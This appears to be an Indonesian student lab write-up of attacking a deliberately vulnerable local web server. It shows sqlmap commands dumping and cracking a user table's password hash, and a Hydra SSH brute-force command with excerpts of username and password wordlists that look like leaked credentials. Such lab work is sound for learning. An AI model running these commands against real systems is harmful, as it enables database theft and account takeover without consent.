
berikum daftar kolom pada tabel user

9. selanjutnya kita dapatkan data dari tiap kolom tabel user

   sqlmap -u “url” -C id_user,password,username –dump : digunakan untuk mendapatkan data id_user, password, dan username



```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.31.148/index.php?tampil=artikel_detail&id=85" -
C id_user,password,username --dump

        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.7.2#stable}
|_ -| . [(]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program

[*] starting @ 08:31:44 /2023-06-02/
```




```
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[08:32:30] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press
Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[08:32:47] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[08:32:52] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[08:32:52] [INFO] starting 2 processes
[08:36:08] [INFO] cracked password 'vulnweb' for user 'vulnweb'
Database: vulnweb
Table: user
[1 entry]
+---------+------------------------------------------+----------+
| id_user | password                                 | username |
+---------+------------------------------------------+----------+
| 1       | 1a0ca51fac95b68dcad75eff37e86d8b (vulnweb) | vulnweb  |
+---------+------------------------------------------+----------+
```

berikut data yang didapatkan dari hasil sqlmap pada tabel user

Bruteforce


1. Gunakan Hydra untuk bruteforce dan tunggu hingga selesai



```
┌──(kali㉿kali)-[~]
└─$ hydra -L user.txt -P pass.txt ssh://192.168.31.148 -t 4
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-06-02 10:
11:05
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip
 waiting)) from a previous session found, to prevent overwriting, ./hydra.res
tore
```


2. File yang sudah saya siapkan

   user.txt



```
1 ptlak33
2 bocko202
3 Finochio
4 Marobod
5 tomos
6 total7711
7 jankrupa
8 Katka333
9 krakonos
10 Kochii
11 PiQvola
12 Fjody
13 Phobos
14 kyyyblik
15 olinek22
16 _miker_
17 Krabak
18 janco1987
19 besters
20 travor567
21 Lujviton
22 lolol1981
23 Reason
24 luigipower
25 Kardoos
26 skyblue
```

pass.txt



```
38612 henuska
38613 lerani353
38614 90109010
38615 kalapuz00
38616 Izr5FECAVV
38617 nikolasko
38618 gIgw7FVns1
38619 whInxmMGHY
38620 Bj94wiAC7f
38621 OwzITceVfE
38622 27303
38623 tomaskochelsea
38624 kakashi123456
38625 bobrik
38626 pero
38627 juan155
38628 SekvojPocitac007
38629 18240879
38630 ppassword
38631 00MYQUvi5s
38632 ed26061982
38633 dominika12
38634 lets go
38635 NeaSf74
38636 1973824605
38637 skoda1000MB
```

3. Proses bruteforce menggunakan hydra terlalu lama sehingga tidak mencukupi dengan deadline waktu pengumpulan